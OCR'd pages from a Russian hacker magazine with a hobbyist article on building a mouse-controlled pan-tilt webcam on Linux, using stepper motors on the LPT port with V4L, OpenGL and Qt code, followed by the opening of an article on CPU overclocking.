
Разбиение фильма на две части:

```
$ mencoder full.avi -ovc copy -oac copy
    -endpos 01:00:00-o part1.avi
$ mencoder full.avi -ovc copy -oac copy
    -ss 01:00:00 -o part2.avi
```



FAGOT
/ SALIEFF@MAIL.RU /

eye OF the xakep



ПРОГРАММИРУЕМ САМОХОДНУЮ ВЕБ-КАМЕРУ ПОД ЛИНУКС

БЫЛО ДЕЛО, ПОПАЛА МНЕ В РУКИ ДЕШЕВАЯ LOGITECH'ОВСКАЯ ВЕБ-КАМЕРА И Я СКОРЕЕ ПОБЕЖАЛ ПРИКРУЧИВАТЬ ЕЕ К СВОЕМУ КРАСНОГЛАЗОМУ ЛИНУКСУ. ПОДНЯЛАСЬ КАМЕРА НА УДИВЛЕНИЕ БЫСТРО И БЕЗО ВСЯКИХ БУБНОВ. НАБЛЮДАТЬ КАРТИНКУ, КОТОРУЮ ОНА ИСПРАВНО ВЫДАВАЛА ЧЕРЕЗ XAWTV, МНЕ БЫСТРО НАДОЕЛО, И В ГОЛОВЕ СТАЛИ ЗРЕТЬ МЫСЛИ, ЧЕГО БЫ ТАКОГО ИНТЕРЕСНОГО ЕЩЕ С НЕЙ ЗАМУТИТЬ...

Когда я смотрел в окно xawtv, демонстрирующем коридор с дверью ванной комнаты, у меня постоянно возникало желание подвигать мышкой, чтобы повертеть головой, как в шутере. Собственно говоря, а почему бы и нет? Можно попробовать это организовать. Не ошибается только тот, кто ничего не делает. Мысль созрела следующая — посадить камеру на сервоприводы, которые бы подчинялись движениям мыши, вращая наш электронный глаз в заданном направлении и создавая таким образом полное кибер-единение юзера с периферийным устройством.
Реализовать данную задумку было решено с помощью двух шаговых моторов, так я получал приличную точность при вращении приводов и жесткую фиксацию положения камеры (чего бы не получилось при использовании «аналоговых» моторов). Управлять моторами проще всего через LPT-порт. При таком подходе сам аппаратный контроллер будет очень прост, а большинство контрольной логики можно реализовать на стороне софта. Конечно, есть материнки, на которых не реализован LPT-порт, но интерфейс этого порта настолько прост, что я не смог удержаться.

Что нам понадобится

Итак, из найденного по антресолям мы имеем на руках следующие компоненты:
1. Собственно камера-яйцо Logitech QuickCam ExpressII, или любая другая, какая есть под рукой.
2. Два шаговых мотора, выковырянных из старых пятидюймовых дисководов. Доводов в их пользу у меня несколько. Во-первых, они униполярные, а контроллер и софт для униполярных моторов сделать намного проще, чем для биполярных. А во-вторых, других у меня в тот момент просто не было ;).
3. Две микросхемы ULN2003 в подходящем формфакторе (я брал с суффиксом AN) и какая-нибудь монтажная плата (можно самостоятельного изготовления) для их размещения, покупается в Чип-и-дипе, это ядро аппаратного контроллера. На практике каждая такая микросхема представляет собой пачку транзисторных ключей с защитой и, при желании, легко реализуется вручную, но мы сложных путей не ищем.
4. Молекс для подключения питания в 12 вольт и хвост от старого принтера для подключения к LPT-порту.
5. Пара пятипиновых колодок для комфортного подключения моторов и 8 светодиодов для отладки (необязательно, но удобно). Если есть желание теститься на светодиодах, то еще 8 резисторов по 380 Ом, чтобы не попалить светодиоды напряжением в 12 вольт.
6. Советский конструктор «Школьник», из ко-

«Если долбить в LPT-порт с тактовой частотой процессора, то якорь просто не будет успевать повернуться в сторону нужной обмотки, поэтому после записи значения в порт нужно сделать паузу»



› Нехитрые приготовления

торого будем собирать шасси. Я добыл такой в магазине «Детский мир» по пути с работы.

Шаговые моторы, лирика

Чтобы было понятно, что делать дальше, немного углубимся в принцип работы униполярных шаговых моторов. На самом деле, тут все очень просто — есть набор обмоток, расположенных по кругу (в нашем случае 4 штуки), и вращающийся якорь, который, как стрелка компаса, поворачивается в сторону той обмотки, на которую подано напряжение. Таким образом, последовательно подавая напряжение на обмотки по кругу, мы можем вращать якорь мотора шагами по 90 градусов. Такой огромный угол шага нас неустроит. Поэтому в моторе устанавливаем механический редуктор, и шаг поворота выходящей оси в итоге составляет 1-3 градуса. Также есть возможность фиксации положения — удерживая напряжение на одной из обмоток, мы удерживаем якорь и ось мотора в текущем положении.

Теперь нам нужно выяснить, где общий провод питания и какие провода каким обмоткам принадлежат. Замерив попарно сопротивление между всеми проводами, мы обнаружим провод, в паре с которым сопротивление в 2 раза меньше, чем в остальных парах, — это и есть общий провод питания. Далее берем 12 вольт, соединяем питание с общим проводом, а землю — поочередно с обмотками. На 180 градусов якорь не повернется, только на 90. Соответственно, по тому, дернулся якорь или нет, определяем, лежат обмотки рядом или напротив друг друга.

Hardware

Настала пора собрать имеющееся железо воедино. В результате нескольких попыток и модификаций, мне удалось смастерить из конструктора шасси, позволяющее моторам поворачивать камеру в вертикальной и горизонтальной плоскостях.

Далее нам нужно соединить обмотки моторов и data-биты LPT-порта сквозь транзисторные ключи. Обмоток у нас 8 (2 мотора, по 4 обмотки в каждом), а ключей в одной микросхеме ULN2003 как назло только семь, так что их нам понадобится две. Чтобы не мучить себя вопросом, пожег ли ты микросхемы долгой/горячей пайкой или нет, советую купить к ним две колодки и распаивать именно их, а потом вставлять туда микросхемы. Также советую сначала вместо обмоток распаять 8 светодиодов через сопротивления по 380 Ом. Это позволит увидеть, загорается ли нужный светодиод при подаче единички в нужный бит и гаснет ли при подаче нуля, или что-то где-то отвалилось, или звенит,


Public-интерфейс класса QCE_SPCA_Camera

```
class QCE_SPCA_Camera {
public:
QCE_SPCA_Camera (void);
~QCE_SPCA_Camera ();

bool init (void);
unsigned char * getFrame (void);
unsigned char * getGLFrame (void);
int getWidth (void);
int getHeight (void);
bool setResolution (int res);
bool setBrightness (unsigned short int i);
bool setHue (unsigned short int i);
bool setColor (unsigned short int i);
bool setContrast (unsigned short int i);
bool setWhiteness (unsigned short int i);

int getResolution (void);
int getBrightness (void);
int getHue (void);
int getColor (void);
int getContrast (void);
int getWhiteness (void);

bool autoBright (void);
bool autoWhite (void);
};
```



> Схема контроллера

и нужно переделывать. Силовое питание в 12 вольт возьмем прямо из башни компьютера. Для этого нам и нужен молекс. То, что у меня получилось, и подробности монтажа можно увидеть на схемах и фотографиях.

Software


Теперь определимся с архитектурой управляющего софта. Итак, нам понадобятся:

1. Модуль видеозахвата. Будем реализовывать его через интерфейс V4L, поскольку V4L-2 еще не слишком распространен, а о других интерфейсах я вообще ничего не слышал.

2. Модуль управления шаговыми моторами. Моторы у нас подсоединены через LPT-порт, и есть 2 пути — либо писать свой драйвер, либо писать значения в I/O-порты из user-space, благо linux позволяет делать это из-под root'а. Я выбрал второй вариант, так как он более простой.

3. Пользовательский интерфейс, отображающий картинку с камеры посредством модуля 1 и управляющий моторами посредством модуля 2. Интерфейс я решил делать с использованием Trolltech QT, люблю я эту библиотеку за гибкость и удобство процесса разработки.

> Пользовательский интерфейс



Video4Linux


Работа с видеозахватом реализована в linux классически — данные читаются из файла устройства (допустим, /dev/video0), а настройки производятся с помощью ioctl-вызовов для дескриптора этого же файла. Данный интерфейс имеет название V4L (Video for linux), его описание присутствует в заголовочном файле linux/videodev.h.

Начинаем с того, что открываем файл камеры и получаем ее свойства:

```
int vdev_fd;
struct video_capability videocap;
if ((vdev_fd=open («/dev/video0», O_RDWR))<0)
  return false;
if (ioctl (vdev_fd, VIDIOCGCAP, &videocap)!=0)
  return false;
if (!(videocap. type&VID_TYPE_CAPTURE)) return false;
```

Так как у меня веб-камера, а не тюнер с кучей каналов (не эфирных, а аппаратных — аудио, видео, телетекста и прочих), то я не буду заморачиваться с выбором нужного канала посредством VIDIOCGCHAN/VIDIOCSCHAN, а сразу перейду к настройке параметров картинки, запрошу текущие параметры, поправлю необходимые мне и установлю обратно:

```
struct video_picture videopict;
if (ioctl (vdev_fd, VIDIOCGPICT, &videopict)!=0)
  return false;
videopict. depth=24;
videopict. palette=VIDEO_PALETTE_RGB24;
if (ioctl (vdev_fd, VIDIOCSPICT, &videopict)!=0)
  return false;
```



> Определяем common-power

Затем установим разрешение видеозахвата. Я ставлю максимальное из ранее полученных от камеры свойств:

```
struct video_window videowin;
if (ioctl (vdev_fd, VIDIOCGWIN, &videowin)!=0)
   return false;
videowin. width=videocap. maxwidth;
videowin. height=videocap. maxheight;
if (ioctl (vdev_fd, VIDIOCSWIN, &videowin)!=0)
   return false;
```

Теперь все готово к тому, чтобы читать кадры из дескриптора vdev_fd, например, вот так:

```
char frame_buf [videowin. width*videowin. height*videopict. depth/8]={0};
if (read (vdev_fd, frame_buf, sizeof (frame_buf))!=sizeof (frame_buf))
   return false;
```

Но… это неспортивно ;). Сейчас объясню почему. Каждый вызов read блокируется на время формирования кадра, а между вызовами камера простаивает. Учитывая невысокий FPS дешевых веб-камер, это недопустимо. Нужно сделать так, чтобы во время обработки текущего кадра камера уже формировала следующий, то есть организовать doublebuffering. Делается это с помощью mmap. Суть такова — можно сказать камере, чтобы она начала формирование кадра, а самому не блокироваться, а заниматься своими делами. Для использования mmap нужно получить параметры мэпинга и заmmap'ить сам файл камеры:

```
struct video_mbuf videobuf;
unsigned char * vbuf_ptr;
if (ioctl (vdev_fd, VIDIOCGMBUF, &videobuf)!=0)
   return false;
if ((vbuf_ptr=(unsigned char *) mmap (0, videobuf. size, PROT_READ|
PROT_WRITE, MAP_SHARED, vdev_fd, 0))==MAP_FAILED)
   return false;
```

Теперь можно приступить к захвату в режиме doublebufering. Синхронизируемся с формированием кадра, копируем кадр из mmap-указателя в рабочий буфер, запускаем на формирование следующий кадр, отправляем рабочий буфер на обработку. Таким образом, пока идет обработка, камера не теряет времени даром, формируя нам следующий кадр:


```
struct video_mmap vmmap;
vmmap. height = videowin. height;
vmmap. width = videowin. width;
vmmap. format = videopict. palette;
vmmap. frame = 0;
if (ioctl (vdev_fd, VIDIOCMCAPTURE, &vmmap)!=0) return false;
while (true)
{
   if (ioctl (vdev_fd, VIDIOCSYNC, &vmmap. frame)!=0) return false;
   memcpy (work_frame_buf, vbuf_ptr+videobuf. offsets [vmmap. frame],
      vmmap. width*vmmap. height*videopict. depth/8);
   vmmap. frame++;
   if (vmmap. frame>=(size_t) videobuf. frames) vmmap. frame=0;
   if (ioctl (vdev_fd, VIDIOCMCAPTURE, &vmmap)!=0)
      return false;
   ProccessFrame (work_frame_buf);
}
```

Ну и, конечно же, хочется подстраивать такие параметры изображения, как яркость, контраст и т. д. Делается это с помощью того же ioctl'a и той же структуры, которыми мы выставляли глубину цвета и палитру:

```
videopict. brightness=my_br;
videopict. hue=my_hue;
videopict. colour=my_col;
```



> http://www.doc.ic.ac.uk/~ih/doc/stepper/ — здесь много информации о шаговых моторах и ссылок на аналогичные проекты.
http://sourceforge.net/projects/spca50x/ — драйвер для моей камеры, в Fedora Core 5 его не было.



> На диске ты найдешь управляющий софт, который собирается через qmake && make.



> Некоторые камеры поддерживают компрессию, это повышает фпс — echo 1 > /sys/module/spca5xx/parameters/compress.

Если у тебя не получается писать в LPT напрямую, поэкспериментируй с наличием/отсутствием модулей lp, parport, parport_pc.

«Таким образом, попеременно подавая напряжение на одиночные и парные обмотки, можно вращать якорь шагами по 45 градусов. Это называется микрошаговый режим, и мы его реализуем, как и шаговый»


```
videopict. contrast=my_cnt;
videopict. whiteness=my_wht;
if (ioctl (vdev_fd, VIDIOCSPICT, &videopict)!=0)
   return false;
```

Руководствуясь всем упомянутым, я написал класс-обертку QCE_SPCA_Camera для работы со своей камерой (pulbic-интерфейс этого класса можно найти в соответствующей врезке).

Собственный видеоплеер

Чтобы иметь широкие возможности постобработки, вроде цветокоррекции и масштабирования, и при этом не грузить процессор, я решил выводить картинку посредством OpenGL. Так как в качестве интерфейсной библиотеки мы выбрали QT, то и OpenGL я привернул через QGLWidget, который перерисовывался по таймеру. Полезная функциональная нагрузка тут невысока, виджет берет у камеры буфер кадра (немного подкорректированный по размерам под нужды OpenGL) и накладывает его, как текстуру, на прямоугольник, заранее имеющий цвет, призванный произвести цветокоррекцию. Текстурные координаты вычисляются с расчетом софт-зума:

```
glTexImage2D (GL_TEXTURE_2D, 0,
   GL_RGB, 512, 512, 0, GL_BGR,
   GL_UNSIGNED_BYTE, qce_cam->getGLFrame ());
glClear (
   GL_COLOR_BUFFER_BIT| GL_ACCUM_BUFFER_BIT);
glColor3f (qce_cam->r_koeff,
   qce_cam->g_koeff, qce_cam->b_koeff);
glBegin (GL_POLYGON);
glTexCoord2f (0+zoom_koeff*x2y_koeff, 0+zoom_koeff);
glVertex2i (-1, 1);
glTexCoord2f(qce_cam->gl_coord_x-zoom_koeff*x2y_
koeff, 0+zoom_koeff);
glVertex2i (1, 1);
glTexCoord2f(qce_cam->gl_coord_x-zoom_koeff*x2y_
koeff, qce_cam->gl_coord_y-zoom_koeff);
glVertex2i (1, -1);
glTexCoord2f(0+zoom_koeff*x2y_koeff,
   qce_cam->gl_coord_y-zoom_koeff);
glVertex2i (-1, -1);
glEnd ();
```



> Контроллер

Далее, используя буфер аккумуляции, мы корректируем яркость перед окончательной отрисовкой кадра:

```
glAccum (GL_ACCUM, 1.0);
glAccum (GL_RETURN, qce_cam->bright_koeff);
```

Если карточка хоть как-то способна ускорять графику, то решение использовать OpenGL должно дать неслабый выигрыш в производительности по сравнению с софтверной математической обработкой каждого кадра. Также я привернул слева от виджета с кадрами ползунки, позволяющие менять яркость, контраст, разрешение и т. д., и связал их с соответствующими методами интерфейсного класса камеры.

LPT, лирика

Мы будем управлять моторами через DATA-биты LPT-порта. На моей схеме они обозначены синим цветом. Контроллер позволяет нам добиться прямого соответствия: когда мы подаем единички на какой-либо data-бит, на соответствующую обмотку подается 12 вольт. Так как я решил писать в порты ввода-вывода из user-space, моя программа будет работать только под root'ом. Это не есть хорошо, но зато избавляет нас от необходимости написания драйвера kernel-space и расширения этого номера журнала до 500 страниц ;). Data-байт для LPT1 лежит по адресу 0x378. Мы должны получить разрешение туда писать и начать это делать:

```
if (ioperm (0x378, 1, 1)!=0) return false;
outb (curr_state, 0x378);
```

В основном режиме якорь мотора делает шаги по 90 градусов, но есть возможность уменьшить это значение. Если подавать напряжение на две смежные обмотки, то якорь повернется между ними в промежуточное положение. Таким образом, попеременно подавая напряжение на одиночные и парные обмотки, можно вращать якорь шагами по 45 градусов. Это называется микрошаговый режим, и мы его реализуем, как и шаговый.



> Система в действии

Интерфейсный класс содержит заранее подготовленные таблицы с последовательностями data-байтов для шаговых и микрошаговых режимов каждого мотора. Когда делается шаг вперед или назад, индекс соответствующей таблицы сдвигается и значение по индексу заносится в порт.
Если долбить в LPT-порт с тактовой частотой процессора, то якорь просто не будет успевать повернуться в сторону нужной обмотки, поэтому после записи значения в порт нужно сделать паузу. Но тут появляется одна проблема: при вызове usleep шедулер ядра щелкает контекстом процесса, и возникают неучтенные паразитные задержки порядка 20-ти миллисекунд. А так как мы собираемся оперировать микросекундами, такие задержки для нас недопустимы. Нам нужно не отдавать контекст процесса и при этом самостоятельно вычислять время задержки. Для этой цели на архитектуре x86 есть фиктивный порт 0x80, запись в который ничего не делает, но занимает порядка одной микросекунды. Пользуясь этим, я сваял вот такую вспомогательную функцию:

```
inline static void p80usleep (size_t microsecs)
{ for (size_t i=0; i <microsecs; ++i) outb (0, 0x80); }
```

Правда, на архитектурах, отличных от x86, такое работать не будет. Да там и ioperm/ inb/ outb скорее всего работать не будут :).
Когда все тонкости были учтены, я написал для моторов класс с вот таким public-интерфейсом:

```
class StepperMotor {
public:
   typedef enum {Motor_A, Motor_B} MotorIndex;
   bool Init (MotorIndex i, bool micro_flag=false,
      int start_pos=0);
   void Shutdown (void);
   void StepPlus (void);
   void StepMinus (void);
};
```

Сейчас самое время написать простенькую программку с использованием этого класса, которая бы медленно и торжественно щелкала шагами обоих моторов. Подключив вместо моторов светодиоды, можно наблюдать очередность их включения/выключения и либо радоваться, что все идет по плану, либо искать косяки в сборке.

Рулим

И вот, наконец, настала пора реализовать изначальную задумку. Я запустил интерфейс и функцию управления моторами в разных потоках и связал их очередью, в которой передавались координатные смещения. Если кликнуть правой кнопкой мыши на виджете отображения кадров, то мы переходим в режим управления моторами:

```
void QCEGLWidget:: mousePressEvent (QMouseEvent * e)
{
  if (e->button ()==Qt:: RightButton) {
    if (mouse_grabbed) {
      ...
      releaseMouse ();
      mouse_grabbed=false; }
  else {
    ...
    grabMouse (QCursor (Qt:: BlankCursor));
    mouse_grabbed=true; }
  }
e->accept ();
}
```

При движении мышки в режиме mouse_grabbed, ее смещение записывается в очередь:

```
void QCEGLWidget::mouseMoveEvent(QMouseEvent* e)
{
  if (mouse_grabbed) {
    ...
    if (off_x!=0ll off_y!=0) WriteQueue (off_x, off_y);
    ... }
  e->accept (); }
```

В другом потоке из очереди смещения читаются, обрабатываются, после чего на вертикальное смещение поворачивается один мотор, а на горизонтальное — другой:

```
ReadQueue (x, y);
...
if (step_x>0) mot_a. StepPlus ();
else mot_a. StepMinus ();
...
if (step_y>0) mot_b. StepPlus ();
else mot_b. StepMinus ();
```

Что имеем под конец

Подводя итог, можно сказать, что изначальная идея реализована на 100% и даже с комфортабельными расширениями. Но идеальных решений не бывает. Разберем, что в существующем комплексе можно было бы улучшить:
1. В действительности, интерфейсу мотора со стороны компьютера не нужно целых 4 бита, на набор состояний «шаг вперед/шаг назад/стоять» хватило бы и двух бит. Правда, это бы потребовало усложнения аппаратного контроллера и переноса на него всей логики из класса StepperMotor. Зато на один LPT-порт можно было бы вешать 4 мотора.
2. В LPT-порт можно не только писать, оттуда можно и читать. Так что на шасси можно повесить оптические или контактные датчики для пограничного контроля и передавать их состояние в компьютер, это позволит не мучить моторы, когда они уже уперлись в ограничитель.
3. Конструкция шасси не идеальна. Если постараться, можно сделать конструкцию с практически нулевой нагрузкой на роторы моторов. Это позволит достичь большей плавности и скорости поворота и снизить инерционность.
4. Конечно, очень круто было бы посадить все это хозяйство на радиоинтерфейс и избавиться от кучи проводов, но, к сожалению, это существенно усложнит схему.



КРИС КАСПЕРСКИ



ЖАЖДА СКОРОСТИ

ЭКСТРЕМАЛЬНЫЙ РАЗГОН ПРОЦЕССОРА

НЕПРЕРЫВНЫЙ МОНИТОРИНГ ВНУТРЕННЕГО СОСТОЯНИЯ ПРОЦЕССОРА ПОЗВОЛЯЕТ ЗНАЧИТЕЛЬНО ПОВЫСИТЬ ЕГО РАЗГОННЫЙ ПОТЕНЦИАЛ, АВТОМАТИЧЕСКИ ПОДСТРАИВАЯСЬ ПОД ХАРАКТЕР ЗАПРОСОВ КОНКРЕТНЫХ ПРИЛОЖЕНИЙ, ОСНОВЫВАЯСЬ НА ПОКАЗАНИИ СЧЕТЧИКОВ ПРОИЗВОДИТЕЛЬНОСТИ, КОТОРЫЕ ЛЕГКО СЧИТАТЬ КРОХОТНОЙ АССЕМБЛЕРНОЙ ПРОГРАММОЙ.

Процессор представляет собой сложное устройство, состоящее из множества разнокалиберных узлов, «гонимые» способности которых сильно различаются. При этом все они запитываются от общего генератора тактовой частоты, и потому менее «гонимые» блоки тормозят все остальные, особенно когда оказываются интенсивно задействованы каким-нибудь тяжеловесным приложением.

Материнские платы и процессоры последних поколений поддерживают динамический разгон, основанный на показаниях термодатчика. Как только температура кристалла достигает первой критической отметки, материнская плата увеличивает обороты вентилятора, пытаясь снизить нагрев. Если же вентилятор не справляется и температура по-прежнему продолжает расти, при достижении второй критической отметки процессор начинает либо вставлять холостые циклы, либо снижает тактовую частоту всех своих компонентов, что приводит к неоправданному падению производительности.

Большинство систем динамического разгона (как программных, так и аппаратных) основано именно на температурных показаниях и неполностью реализует потенциал процессора, поскольку кристалл обладает большой температурной инерционностью. Кроме того, абсолютное показание температуры еще ни о чем не говорит! Вот и приходится оставлять солидный запас «прочности» по частоте, чтобы обеспечить стабильную работу системы. А что еще можно ожидать от таких грубых методов?! Мыщъх провел широкомасштабное исследование, длившееся несколько лет и в конечном счете совершившее настоящий прорыв в область высоких скоростей и недостижимых ранее тактовых частот.

Разбор полетов и крушений

Последствия чрезмерного разгона всем хорошо известны — это критические ошибки приложений и «голубые экраны смерти». На первый взгляд, ничего удивительного тут нет. Какой-то из модулей процессора не выдерживает издевательств и едет крышей, возвращая некорректный результат. Какое-то время мыщъх не уделял этому вопросу особого внимания, но потом заинтересовался и решил исследовать, какой же из блоков сбоит чаще всего.

Исследования на «голом» железе без операционной системы показали, что АЛУ (арифметическо-логическое устройство) сохраняет работоспособность и всегда возвращает правильный результат, даже на запредельных тактовых частотах, при которых стабильно завешивается MS-DOS, ну а Windows даже и не пытается загружаться! Почему?!

«Последствия чрезмерного разгона всем хорошо известны — это критические ошибки приложений и «голубые экраны смерти»

Снижаем тактовую частоту до такого уровня, при котором Windows успевает выдать сообщение о критической ошибке, сохранив дамп памяти (если исключение произошло в ядре) или сгенерировав отчет Доктора Ватсона (если исключение произошло на прикладном уровне). Анализ полученных данных долгое время не давал никакой осмысленной информации. Ошибки происходили по разным адресам, охватывая практически весь набор инструкций: от целочисленных до MMX/SSE. Казалось, что эксперименты (загубившие немало процессоров) пора прекращать, поскольку никакого полезного выхлопа они все равно не принесут.

